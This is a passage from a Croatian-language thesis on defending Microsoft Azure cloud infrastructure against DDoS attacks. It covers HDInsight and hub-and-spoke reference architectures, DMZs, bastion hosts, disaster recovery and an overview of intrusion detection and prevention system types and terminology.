Kao primjer usluge *PaaS* koja nije web navest će se usluga *Azure HDInsight*, odnosno *HDInsight* grozd (engl. *cluster*) **[76]**. Radi se o upravljanoj analitičkoj usluzi punog spektra i otvorenog koda u oblaku za tvrtke koja omogućuje korištenje analitičkih radnih okvira u okolini *Microsoft Azure*, kao što su Apache Spark, Apache Hive, LLAP, Apache Kafka i Hadoop **[22]**. *Azure HDInsight* je distribucija u oblaku radnog okvira Hadoop koja omogućuje relativno laku, brzu i troškovno učinkovitu obradu velikih količina podataka u prilagodljivoj okolini. Radni okviri kako što su Hadoop, Spark, Hive, LLAP i Kafka omogućuju široki raspon scenarija korištenja kao što je ETL (engl. *extract, transform, and load*) obrada podataka, strojno učenje i IoT (engl. *Internet of Things*). *HDInsight* uključuje specifične tipove grozdova i mogućnosti njihove prilagodbe kao što su mogućnost dodavanja komponenti, alata i jezika, a tipovi grozdova koje nudi *Microsoft Azure* su Apache Hadoop, Apache Spark, Apache HBase, Apache Interactive Query i Apache Kafka. Budući da su obrada i analitika velikih količina heterogenih podataka dio bitnih poslovnih procesa velikog broja današnjih organizacija, infrastrukture u oblaku za tu namjenu često mogu biti mete napada DDoS, pogotovo ako su izložene javnoj internetskoj mreži pa je zato ključno uspostaviti odgovarajuće scenarije zaštite za takvu arhitekturu.

Kako bi se konfigurirala usluga *DDoS Protection* za *Azure HDInsight* grozd nužno je da je grozd povezan s određenom virtualnom mrežom te da je na toj virtualnoj mreži omogućena DDoS zaštita.

U ovoj arhitekturi, promet poslan s javne internetske mreže prema grozdu *HDInsight* usmjeren je prema javnoj IP adresi sustava za raspodjelu opterećenja *HDInsight* pristupnika, a sustav za raspodjelu opterećenja pristupnika potom šalje promet prema glavnim čvorovima ili izravno prema radnim čvorovima. Budući da je usluga *DDoS Protection* omogućena na virtualnoj mreži u kojoj se nalazi *HDInsight*, sve javne IP adrese u virtualnoj mreži obuhvaćene su DDoS zaštitom za treći i četvrti sloj OSI modela. Ova referentna arhitektura također se može kombinirati s N-slojnom odnosno troslojnom te multiregionalnom referentnom arhitekturom.

6.4.5. Topologija mreže *hub-and-spoke*

Paradigma distribucije čvorište-žbice (engl. *hub-and-spoke*) **[77]** oblik je optimizacije transportne topologije u kojoj se rute u mreži organiziraju kao serija "žbica" koje povezuju udaljene točke sa središnjim čvorištem (engl. *hub*). Jednostavni oblici ovog modela povezivanja suprotnost su sustavima povezivanja od točke do točke (engl. *point-to-point*) u kojem svaka točka ima direktnu rutu do svake druge točke. Taj je koncept najprije unio revoluciju u industriju logistike transporta, a kasnije je takvu topologiju usvojio i telekomunikacijski te IT sektor u obliku zvjezdaste mrežne topologije (engl. *star network*). Pritom *hubbing* predstavlja uređenje transportne mreže kao modela čvorište-žbice (engl. *hub-and-spoke*).

Ova referentna arhitektura primjenjuje topologiju čvorište-žbice s uslugom *Azure Firewall* unutar čvorišta koje je dizajnirano kao demilitarizirana zona za scenarije koji zahtijevaju središnju kontrolu radi sigurnosnih aspekata. *Azure Firewall* je upravljani vatrozid kao usluga (engl. *firewall as a service*) koji je u ovoj arhitekturi smješten u jednoj podmreži, a računalo *Azure Bastion* postavljeno je u drugoj podmreži. Infrastruktura virtualne mreže smještene u infrastrukturi tvrtki (engl. *on-premises*) unutar koje se može nalaziti više virtualnih strojeva može biti povezana s čvorištem preko usluge *VPN Gateway* koja šalje kriptirani promet između čvorišta na *Microsoft Azureu* i tvrtkine lokacije preko javne internetske mreže.


Demilitarizirana zona (engl. *demilitarized zone*, skraćeno DMZ) **[78]** je rubna mreža koja štiti i predstavlja dodatan sloj sigurnosti unutarnje lokalne mreže (engl. *local area network*, skraćeno LAN) organizacije od nepovjerljivog prometa, a obično se radi o podmreži koja je smještena između javne internetske mreže i privatnih mreža. Krajnji cilj demilitarizirane zone je dopustiti

organizaciji da pristupi nepovjerljivim mrežama poput Interneta, omogućujući pritom da njena privatna mreža ili lokalna mreža ostanu sigurni. Organizacije obično spremaju vanjske usluge i resurse te poslužitelje za DNS, FTP, elektroničku poštu, VoIP, posredničke poslužitelje i web poslužitelje u demilitariziranu zonu. Ti poslužitelji i resursi su izolirani te im je dan ograničen pristup lokalnoj mreži kako bi se osiguralo da im se može pristupiti preko Interneta, ali da im lokalna mreža ne može pristupiti. Zato takav pristup otežava potencijalnim napadačima direktan pristup podacima i internim poslužiteljima organizacije preko Interneta.

Bastion host **[79]** računalo je posebne namjene na mreži koje je posebno dizajnirano i konfigurirano da izdrži napade te je nazvano po analogiji s vojnom utvrdom. Na tom je računalu uobičajeno smještena jedna aplikacija ili proces, primjerice posrednički poslužitelj ili sustav za raspodjelu opterećenja, a svi drugi servisi su uklonjeni ili ograničeni kako bi se smanjila prijetnja prema računalu. Takvo je računalo sigurnosno očvrsnuto uglavnom zbog svoje lokacije i namjene, što je ili s vanjske strane vatrozida ili unutar demilitarizirane zone, te je obično izloženo pristupu s nepovjerljivih mreža i računala i opremljeno posebnim mrežnim sučeljima kako bi podnijelo napade visoke mrežne propusnosti s Interneta.


Na *Microsoft Azureu* postoje dvije virtualne mreže odnosno "žbice" koje su povezane s čvorištem koristeći direktno povezivanje krajnjih virtualnih mreža (engl. *VNet peering*) te ne postoji direktna povezanost između tih virtualnih mreža. Ako korisnici žele direktnu povezanost između tih virtualnih mreža, potrebno je kreirati rute za prosljeđivanje prometa od jedne krajnje virtualne mreže do vatrozida, koje je onda moguće proslijediti do druge krajnje virtualne mreže. Sve javne IP adrese koje se nalaze unutar čvorišta zaštićene su uslugom *DDoS Protection*. U tom scenariju vatrozid unutar čvorišta pomaže u kontroli dolaznog prometa s Interneta, dok je njegova javna IP adresa zaštićena, a *Azure DDoS Protection* također štiti javnu IP adresu *bastion hosta*.

Značajka *DDoS Network Protection* omogućena je na virtualnoj mreži čvorišta, kao što je prikazano na slici 6.4.5.1.



Slika 6.4.5.1: *DDoS Network Protection* s topologijom mreže *hub-and-spoke* **[70]**

Značajka *DDoS IP Protection* omogućena je na javnoj IP adresi računala *Azure Bastion* te javnoj IP adrese usluge *Azure Firewall*, kao što je prikazano na slici 6.4.5.2.



Slika 6.4.5.2: *DDoS IP Protection* s topologijom mreže *hub-and-spoke* **[70]**


6.5. Osiguravanje kontinuiteta poslovanja

Značajke kontinuiteta poslovanja (engl. *business continuity*, skraćeno BC) i oporavka od katastrofe (engl. *disaster recovery*, skraćeno DR) **[80]** usluge *DDoS Protection* omogućuju organizaciji nastavak normalnog obavljanja funkcija i u slučaju katastrofe te oporavak svih podataka i uobičajenog rada sustava nakon katastrofe, a omogućena je visoka međuregionalna dostupnost i mehanizam oporavka od katastrofe. Ta je mogućnost relevantna za razmatranje zaštite od napada DDoS budući da intenzivan napad visokog razmjera na infrastrukturu *Microsoft Azure* može biti uzrok katastrofe na razini cijele regije.

DDoS Protection štiti javne IP adrese u virtualnim mrežama, a tu je zaštitu jednostavno omogućiti na bilo kojoj novoj ili postojećoj virtualnoj mreži te taj proces ne zahtjeva nikakvu promjenu aplikacija ili resursa. Virtualna mreža je logička reprezentacija mreže korisnika pružatelja resursa u oblaku koja se ponaša kao da je fizički izolirana od ostalih mreža te služi kao granica povjerenja unutar koje se smještaju resursi kao što su pristupnici na razini aplikacija (engl. *Azure Application Gateway*), vatrozidi (engl. *Azure Firewall*) te virtualni strojevi (engl. *Azure Virtual Machines*). Pritom je bitno napomenuti da je virtualne mreže s istim adresnim rasponom moguće kreirati i u dvjema različitim regijama, primjerice *US East* i *US West*, no budući da se radi o istim adresnom rasponu, nije ih moguće međusobno povezati.

Postoji nekoliko različitih scenarija u kojima bi uobičajeni rad aplikacije mogao biti ometen: regija bi mogla biti u potpunosti odsječena zbog prirodne katastrofe, napada DDoS izrazito velikog volumena i razmjera ili djelomične katastrofe koja se dogodila zbog zakazivanja više različitih usluga ili uređaja uz ciljane napade ograničenog volumena. Utjecaj na zaštićene virtualne mreže različit je u svakoj od tih situacija.

Ako se ispad dogodi u cijeloj regiji zbog prirodne katastrofe, virtualne mreže i resursi smješteni u toj regiji, kao što je prikazano na Slici 6.5.1, ostat će nedostupni tijekom prekida usluge ako se ne osigura zalihosna infrastruktura u drugim regijama.



Slika 6.5.1. Virtualna mreža i resursi smješteni unutar *US West* regije **[80]**

Ipak, moguće je ponovno stvoriti istu virtualnu mrežu u drugim regijama jer su virtualne mreže vrlo lagani resursi te je moguće u slučaju nedostupnosti cijele regije korištenjem odgovarajućih API-ja *Microsoft Azure* stvoriti virtualnu mrežu s istim adresnim rasponom u nekoj drugoj regiji. Kako bi se ponovno stvorila ista okolina koja je bila prisutna u zahvaćenoj regiji, potrebno je odgovarajućim API pozivima ponovno uspostaviti resurse koji su postojali u prethodnoj virtualnoj mreži. Ako je prije ispada postojala povezanost između infrastrukture u oblaku i lokalne mreže tvrtke, kao u slučaju hibridne arhitekture, dodatno je potrebno uspostaviti novi resurs *VPN Gateway* te ga povezati s lokalnom mrežom tvrtke.

Također je moguće unaprijed stvoriti repliku virtualne mreže unutar određene regije u potpuno drugoj regiji s istim rasponom privatnih IP adresa i istim resursima, kako bi se osigurala visoka dostupnost u slučaju napada DDoS. Ako su u virtualnoj mreži smještene usluge okrenute prema Internetu, moguće je uspostaviti *Traffic Manager* uslugu koja će usmjeravati promet prema regiji koja je aktivna na osnovu geografske lokacije korisnika. Međutim, nije moguće koristeći *VPN Gateway* uslugu povezati dvije virtualne mreže s istim adresnim rasponom na lokalnu mrežu tvrtke, budući da bi takva topologija mogla uzrokovati probleme s usmjeravanjem prometa. U trenutku katastrofe i gubitka virtualne mreže u jednog regiji, moguće je povezati drugu virtualnu mrežu s istim adresnim rasponom u dostupnoj regiji s lokalnom mrežom tvrtke.

7. Demonstracija zaštite od napada distribuiranim uskraćivanjem usluge

U ovome će se poglavlju dati pregled praktične demonstracije automatizirane zaštite računala od napada DDoS koristeći sustav za detekciju i prevenciju upada. Zbog pravnih i administrativnih ograničenja napad se neće izvršavati na zakupljene resurse u oblaku nego na računalo žrtvu unutar lokalne mreže koje će simulirati napadnute resurse, dok će se napad pokrenuti istovremeno s više uređaja u istoj lokalnoj mreži.

Najprije će se uvesti pojam i detaljna podjela IDPS-a te pregled najkorištenijih alata IDPS uključujući komercijalna rješenja i rješenja otvorenog koda, a nakon toga će se opisati postavke specifičnog okruženja simulacije napada, metodologija napada te analizirati detektirani i blokirani promet napada.

7.1. Pojam i podjela sustava za detekciju i prevenciju upada

Sustavi za detekciju upada (engl. *intrusion detection systems*, skraćeno IDS) **[81]** postali su komercijalno dostupni u kasnim 90-ima, a IDS radi kao detekcija provale tako da otkriva neovlašteni pristup sustavu i aktivira alarm koji može biti zvučni i vizualni ili tihi, što znači da šalje uzbunu koristeći elektroničku poštu ili pager dojavu. Gotovo svi sustavi za detekciju uljeza pružaju administratorima sustava mogućnost podešavanja različitih uzbuna i razina alarma povezanih s pojedinim tipom uzbune. Mnogi od njih omogućuju administratorima postavljanje direktnog slanja obavijesti koristeći elektroničku poštu ili pager, a mogu biti i konfigurirani tako da o pojavi upada obavijeste vanjsku organizaciju za pružanje usluga sigurnosti.

Jedno od bitnih proširenja tehnologije sustava za detekciju upada je sustav za prevenciju upada (engl. *intrusion detection system*, skraćeno IPS) koji može otkriti upad te nakon otkrivanja aktivnom reakcijom spriječiti uljeza da uspješno napadne organizaciju. Budući da ta dva sustava vrlo često koegzistiraju, kombinirani naziv sustav za detekciju i prevenciju upada (engl. *Intrusion Detection/Prevention system*, skraćeno IDPS) često se koristi za imenovanje trenutnih tehnologija za zaštitu od upada.

Za razumijevanje ponašanja i uspješno podešavanje IDPS-a važno je biti upoznat s njihovom terminologijom koja je primjenjiva i na upade koji se očituju u napadu DDoS na sustav, odnosno kojima je cilj narušiti raspoloživost sustava.

Uzbuna ili alarm je indikacija da je sustav upravo bio napadnut ili da je pod napadom, a alarmi IDPS-a mogu biti u obliku zvučnih signala, poruka elektroničke pošte, pager obavijesti ili skočnih prozora.

Grupiranje i zbijanje alarma (engl. *alarm clustering and compaction*) je proces grupiranja gotovo identičnih alarma koji se dogode u približno jednako vrijeme u jedan alarm više razine. Može se temeljiti na kombinaciji na učestalosti, sličnosti u popisu napada, sličnosti u meti napada ili drugih kriterija koje definiraju administratori sustava.

Izbjegavanje je proces kojim napadači mijenjaju format ili vremenske karakteristike svojih zlonamjernih aktivnosti kako ih IDPS ne bi otkrio.

Lažni podražaj napada (engl. *false attack stimulus*) je događaj koji pokreće uzbunu kada se ne radi o stvarnom napadu, a scenariji koji testiraju konfiguraciju IDPS-a mogu koristiti lažne podražaje napada kako bi odredili može li IDPS razlikovati takve podražaje od pravih napada.

Lažno negativni rezultat (engl. *false negative*) je neuspjeh IDPS-a da reagira na stvarni događaj napada i to je najgori neuspjeh budući da je glavna namjena IDPS-a upravo da detektira napade i reagira na njih.


Lažno pozitivna detekcija (engl. *false positive*) je uzbuna ili alarm koji se događa bez pojave stvarnog napada te se može pojaviti kada IDPS zamijeni normalnu aktivnost sustava s napadom. Takve detekcije često negativno utječu na osjetljivost korisnika na alarm pa zato smanjuju njihovu reaktivnost na prave događaje upada.

Podešavanje (engl. *tuning*) je proces prilagodbe IDPS-a kako bi se maksimizirala njegova učinkovitost u detekciji pravih napada, a da se pritom minimiziraju lažno negativni rezultati i lažno pozitivne detekcije.

Mjera pouzdanosti (engl. *confidence value*) mjera je mogućnosti IDPS-a da ispravno otkrije i identificira određene tipove napada, a mjera povjerenja koje organizacija ima u IDPS zasnovana je na iskustvu i prethodnim mjerama učinkovitosti. Ta mjera pomaže administratoru u određivanju

vjerojatnosti da uzbuna ili alarm ukaže na stvarni napad u tijeku, primjerice ako sustav koji se smatra 90% sposobnim za točnu prijavu napada DDoS pošalje uzbunu o napadu, postoji visoka vjerojatnost da je takav napad uistinu u tijeku.

Osnovne vrste IDPS-ova **[82]** su mrežni monitori koji skupljaju mrežne pakete, monitori zasnovani na računalu domaćinu koji skupljaju podatke iz izvora interno na računalu, obično na razini operacijskog sustava te monitori aplikacije koji skupljaju podatke iz aplikacije koja se izvodi. Smještaj pojedinih vrsta IDPS-ova i njihova uloga u sustavu prikazani su na Slici 7.1.1.



Slika 7.1.1. Tipovi i smještaj sustava za detekciju i prevenciju upada **[81]**

Mrežni monitori (engl. *network intrusion detection prevention systems*, skraćeno NIDPS) nadziru mrežni promet i traže uzorke kao što su veliki skupovi paketa, paketi određenog tipa ili sljedovi paketa povezanih prema određenom obrascu te šalju obavijest administratoru kada uoče napad. Takve vrste IDPS-ova vrše nadzor grupe računala ili čitavog prometa, a instaliraju se na posebno mjesto kao što je unutarnja strana ulaznog usmjerivača, bliže koncentratoru, preklopniku ili drugom sličnom uređaju te nadziru port uređaja (engl. *switched port analysis* - SPAN). Takve vrste IDPS-ova koriste ovjeru stoga protokola i provjeru aplikacijskih protokola. Ovjera stoga protokola

(engl. *protocol stack verification*) traži neispravne pakete prema pravilima protokola kao što su IP, TCP i UDP, pri čemu je stog protokola skup pravila pojedinog protokola, te nadzire strukturu paketa kako bi detektirala potencijalno zlonamjerne pakete. Provjera aplikacijskih protokola (engl. *application protocol verification*) koristi se za protokole više razine kao što su HTTP, FTP i Telnet, a nadzire korištenje paketa.

Bežični NIDPS nadzire mrežni promet bežičnih protokola, odnosno protokole drugog i trećeg sloja OSI modela, a ne TCP i UDP te za to koristi senzore na priključnim točkama ili u odabranim mobilnim stanicama. Takvi sustavi imaju dodatne mogućnost detekcije neautoriziranih WLAN uređaja, sigurnih WLAN uređaja, obrazaca neuobičajenog ponašanja na drugom i trećem sloju, korištenja skenera bežične mreže, napada DDoS, impersonacije i napad čovjeka u sredini (engl. *man-in-the-middle*).

Sustav za analizu ponašanja mreže (engl. *Network Behavior Analysis System*, skraćeno sustav NBA) ima mogućnost analize mrežnog prometa i uočavanja problema u protoku te omogućuje otkrivanje anomalija odnosno odudaranja od očekivanih obrazaca. Vrste odnosno modalitet senzora sustava NBA mogu biti pasivni koji vrši direktni nadzor ključnih mrežnih lokacija i *inline* koji vrši kontrolu oboda i nalazi se bliže samom vatrozidu. Relevantni podaci koje takvi sustavi prikupljaju i analiziraju su IP adrese izvora i odredišta, portovi izvora i odredišta uključujući portove TCP i UDP, tipove i kodove ICMP, broj poslanih paketa i bajtova te vremenske oznake sesija. Ovakvi sustavi mogu detektirati razne vrste sigurnosnih incidenata, uključujući DDoS, neovlašteno skeniranje mreže i kršenje sigurnosne politike, a prevenciju vrše prekidom TCP sjednice pri korištenju pasivnih senzora, *inline firewallingom* koji predstavlja odbijanje sumnjive aktivnosti pri korištenu *inline* senzora, rekonfiguriranjem drugih uređaja ili pokretanjem programa odnosno skripti trećih strana.

Monitori zasnovani na računalu domaćinu (engl. *host intrusion detection prevention systems*, skraćeno HIDPS) smješteni su na samom računalu odnosno poslužitelju (engl. *host*). Oni nadziru aktivnosti sustava te koriste provjeru cjelovitosti sustava (engl. *system integrity verifiers*) za mjerenje i nadzor sustava i ključnih sistemskih datoteka, a njihova je prednost da mogu dohvatiti šifrirani mrežni sadržaj za donošenje odluka o akciji koju će poduzeti. Mogućnosti takvih sustava su nadzor konfiguracijskih datoteka .pr, .ini, .cfg i .dat ekstenzija, stvaranje upozorenja o promjeni

atributa datoteka, stvaranju ili brisanju datoteka, nadzor dnevnika preddefiniranih događaja te kreiranje nadzornih zapisa (engl. *audit trail*).

IDPS može biti zasnovan na detekciji obrazaca zlouporabe, detekciji statističkih anomalija, analizi protokola sa stanjem ili nadzoru datoteka zapisa.

IDPS zasnovan na detekciji obrazaca zlouporabe (engl. *signature-based*) naziva se još IDPS zasnovan na znanju (engl. *knowledge-based* IDPS) ili IDPS za detekciju zlouporabe (engl. *misuse-detection* IDPS). Zasniva se na traženju obrazaca koji odgovaraju poznatim potpisima kao što su *footprinting* i *fingerprinting*, izrabljivači, DoS i DDoS. *Footprinting* i *fingerprinting* koriste ICMP (engl. *Internet Control Message Protocol*), DNS upite i analizu usmjeravanja protokola elektroničke pošte, pri čemu *footprinting* podrazumijeva prikupljanje informacija o računalu i entitetima, a *fingerprinting* je mapiranje objekta odnosno datoteke u sažetak. Izrabljivači (engl. *exploits*) imaju specifičan slijed napada za dobivanje pristupa, a DoS i DDoS se očituju u pretrpavanju sustava zahtjevima. Problemi takvih sustava za detekciju i prevenciju upada su izazovnost pravovremene evidencije novih obrazaca i teško uočavanje sporih, metodičnih napada.

IDPS zasnovan na detekciji statističkih anomalija (engl. *statistical anomaly-based*) naziva se još IDPS zasnovan na ponašanju (engl. *behaviour-based*). On prikuplja statističke podatke promatranjem prometa za formiranje osnovice, periodički uzorkuje mrežne aktivnosti uz usporedbu s osnovicom te šalje upozorenje administratoru u slučaju prevelikog odudaranja (engl. *clipping level*). Prednost ovakvih sustava je detekcija novih napada, a nedostatak je velika potrošnja resursa, neuočavanje manjih nepravilnosti i mogućnost lažno pozitivnih detekcija.

IDPS zasnovan na analizi protokola sa stanjem (engl. *stateful protocol analysis*, skraćeno SPA) vrši usporedbu s unaprijed određenim profilima općenito prihvaćenih definicija benigne aktivnosti za svako stanje protokola prema promatranom događaju, a ima oslonac na univerzalne profile dobavljača koji određuju kako se određeni protokoli trebaju i ne bi trebali koristiti. Mogućnosti takvih vrsta IDPS-a su duboki pregled paketa (engl. *deep packet inspection*) koji uključuje spremanje podataka sjednica i njihovo korištenje za uočavanja upada višestrukim zahtjevima te uočavanje nerazumnih sljedova naredbi, naredbi s krivim brojem argumenata i sličnih potencijalno zlonamjernih obrazaca, a njihovi su nedostaci analitička složenost.

Sustavi temeljeni na analizi datoteka zapisa (engl. *log file monitors*, skraćeno LFM) provode pregled dnevnika različitih uređaja, uključujući drugih IDPS-ova, a zahtijevaju veliku količinu resursa zbog prikupljanja, kopiranja i spremanja velikih količina podataka.

7.2. Pregled najkorištenijih alata za detekciju i prevenciju upada

IDPS je po definiciji rješenje koje nadzire mrežnu aktivnost radi otkrivanja znakova zlonamjernih aktivnosti, bilježi podatke o njihovom prisustvu i pokušava ih blokirati automatiziranim reakcijama ili šaljući uzbunu administratorima nadziranog sustava. Alati IDPS kritični su za mrežnu sigurnost te štite organizacije od vanjskih i unutarnjih uljeza tražeći potencijalno zlonamjerne uzorke u mrežnom ponašanju **[83]**. Kako bi se to postiglo, analizira se potpis mrežnog prometa, traži se anomalije u ponašanju ili vrši analiza protokola sa stanjem te se šalje odgovarajući signal administratorima i ispituje reakcija. Sustavi za detekciju i prevenciju uljeza mogu pomoći preduhitriti različite upade kako što su provala u mrežu organizacije, curenje podataka, napade DDoS koji usporavaju mrežu, zlonamjerno korištenje mrežnog kapaciteta ili prevarantsko maskiranje napadača kao legitimnih korisnika. Alati IDPS na tržištu obično se pojavljuju u četiri tipa - ispituju mrežni promet, ispituju mrežno ponašanje, ispituju bežičnu aktivnost ili ispituju informacije vezane za okolinu računala domaćina, a ti se tipovi obično preklapaju te dostupni alati IDPS imaju za cilj zadovoljiti više slučajeva korištenje u jednom rješenju.

Industrija sustava za detekciju i prevenciju upada u 2019. je godini na globalnoj razini imala vrijednost od 4.7 milijardi dolara te se predviđa da će 2024. dostići vrijednost od 7.1 milijardi dolara **[83]**. Postoji pet glavnih značajki ključnih za procjenu učinkovitosti pojedinog alata IDPS koje bi trebalo uzeti u obzir pri odabira odgovarajućeg alata za organizaciju ili sustav: neprestan nadzor mreže, provedba pravila o upadu, zapisi aktivnosti i uvidi, otkrivanje zlonamjerne aktivnosti te blokiranje zlonamjerne aktivnosti.

Neprestani nadzor mreže podrazumijeva da je glavna namjena postavljanja IDPS-a neprekidni nadzor mreže, pri čemu se alat po potrebi povezuje s različitim mrežnim uređajima, programskom podrškom, poslužiteljima, sustavima i uređajima na krajnjim točkama. Pritom će IDPS analizirati sav tok prometa i provjeriti podudaranje s unaprijed postavljenim pravilima koja pomažu razlikovati legitimni promet od zlonamjernih akcija.

Provedba pravila o upadu podrazumijeva da bi IDPS trebao korisnicima dati mogućnost da provedu pravila o upadu koja na temelju ažuriranih obavijesnih podataka o prijetnjama ukazuju na to koje se ponašanje smatra nepoželjnim, a koje ne. Ovisno o odabranom alatu, pravila mogu biti unaprijed konfigurirana pri čemu njima upravlja pružatelj usluga, što zahtjeva manji trud, no ima

i manju fleksibilnost, a skupovi pravila koji se mogu konfigurirati zahtijevaju više truda za implementaciju, ali omogućuju veću kontrolu korisnicima.

Značajka zapisa aktivnosti i uvida podrazumijeva da IDPS stvara i održava detaljne logove te je svaki čak i najmanje značajni sigurnosni incident zabilježen za buduće korištenje i mrežne revizije. Rješenja IDPS također daju korisnicima mogućnost stvaranja izvještaja radi ispunjavanja zahtjeva sukladnosti s regulativama, na primjer kod demonstracije da je mreža fizički segmentirana kao što zahtjeva PCI DSS standard.

Otkrivanje zlonamjerne aktivnosti podrazumijeva da se ona identificira čim bude primijećena unutar mreže te će dobar alat IDPS djelovati odmah, prije nego je učinjena bilo kakva šteta ili dovršen pokušaj pristupa povjerljivim podacima ili sustavima programske podrške. Pritom će manji ili poznati upadi biti automatski otkriveni, zabilježeni i blokirani, a oni složeniji će pokrenuti uzbunu. Neki alati koriste napredne metode umjetne inteligencije ili strojnog učenja kako bi točno detektirali i klasificirali upad.

